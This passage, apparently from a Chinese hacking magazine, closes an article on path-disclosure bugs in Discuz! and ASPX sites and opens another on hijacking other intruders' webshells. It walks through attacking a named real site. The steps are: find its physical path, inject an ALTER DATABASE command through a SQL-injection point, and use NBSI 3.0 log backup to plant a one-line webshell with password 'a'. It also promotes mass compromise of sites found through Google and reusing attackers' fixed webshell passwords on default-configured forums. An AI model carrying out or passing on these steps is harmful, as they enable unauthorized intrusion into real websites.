辑文章的时候，我搜索了好长时间也没再找到一个“漏网之鱼”，只能感慨此暴路径的漏洞要是早出几个月该多好，那时不知道有多少因为没跑出MD5而放弃的网站呢，真是可惜）。




图2

对于Discuz!暴路径漏洞的修复方法如下：打开论坛include目录下的common.inc.php文件，将$extra = isset($extra) && preg_match改为$extra = isset($extra) && @preg_match就可以了。

## 二、aspx暴路径漏洞

与Discuz暴路径类似，支持aspx的网站可能也会存在这样一个漏洞，我们以职业欠钱的兵器库（http://zyqq.ys168.com/）为例，把这个地址输入到工具的“网站URL”处，单击“爆”的按钮，如图3。




图3




图4




图5

注意，在输入网址的时候，最后的那一个“/”不能漏掉，否则会失败的。那么，暴出的这个路径又有什么用呢？举个例子，我们正在Google上随意搜索存在注入漏洞的网站来批量抓鸡，好不容易抓到一个权限为DB_OWNER的注入点，你打算怎么入侵呢？先猜表名，再猜用户名和密码，最后进后台慢慢找上传木马的地方？不过有了aspx暴路径漏洞工具，入侵就可以变得更简单。假设http://www.usaspi.com/seminars/open/seminar.aspx?id=1是我刚检测出来的一个注入点，如图4。

那么把http://www.usaspi.com/seminars/open/填到暴路径的工具中，单击“爆”，如图5。

现在得到了网站的物理路径，又是DB_OWNER的注入权限，那就可以直接使用Log备份的方法来得到webshell了！可以使用工具NBSI 3.0，切换到GetWebshell界面，填入注入地址和备份路径后，先不要急着点“备份”。

先在http://www.usaspi.com/seminars/open/seminar.aspx?id=i之后，加上一句**alter database XXX set RECOVERY FULL--**，其中XXX要相应的替换为当前数据库的名称，在本例中是spi。它的意思是把SQL设置成日志完全恢复模式，只有在这种模式下，Log备份才能起到作用。现在回到NBSI 3.0中，单击“备份”按钮，如图6。

现在http://www.usaspi.com/seminars/open/aaa.asp就是备份好的一句话木马了，它的默认密码是a，使用一句话木马客户端连接上去就可以得到webshell了。




图6

## 三、总结

暴路径，也叫物理路径泄露，虽然也是一种漏洞，但是它的危害程度相对来说比较轻，黑客必须配合其它的漏洞一起使用才能造成危害，所以很多人都会忽略掉它的作用。但是在入侵过程中，熟练的掌握这个技术有时候对入侵的思路会有很大的帮助。但愿本文的抛砖引玉可以带给大家一点启发，更加注重一些细节的地方。

（文章中涉及到的Discuz暴路径工具、aspx暴路径工具、NBSI 3.0光盘中已收录）

# 社会工程学快速拿webshell

风吹过PP好冷

可能有许多读者朋友都不知道，在国内有一个叫中国被黑统计网的网站，如图1，它的开设主要是为了让一些喜欢表现自我的菜鸟有一个“炫耀”的平台，大家在黑了网站后都提交到这个网站上，参与统计，或许日渐增加的数字能够让这些小菜得到一种心理上的满足，但也正是如此，给了老鸟以可乘之机。




图1

别看里面的每个人都黑了很多网站，其实他们使用的技术也就是那么几下子而已。我曾经做了一个小小的统计：被黑统计网里有50%的网站是因为默认数据库没有改名而被入侵的，45%是使用非常简单的漏洞（例如默认密码）来入侵的，只有不到5%是一些稍微有点技术含量的入侵。

既然如此，他们能够黑掉的网站，我们也照样能够入侵。最重要的是，他们每个人使用的webshell密码通常都是固定不变的，我们只要得到一个密码，根据他提交的页面，那些webshell就成了我们的了！

第一步，寻找一个合适的目标。在被黑统计网提交的被黑页面随便翻翻，可以看到有一个叫“寒水芊芊”的人提交的“证据”都是webshell的地址，我们把目标就选定在“寒水芊芊”身上，如图2。




图2

第二步，打开“寒水芊芊”入侵的网站http://www.gdhs.net.cn/index.asp，进去之后看到该站有个新安装的动网论坛DVBBS。还记得我刚才说过的吗？其中大多数被入侵的站点都是默认数据库和默认密码，而这个论坛的会

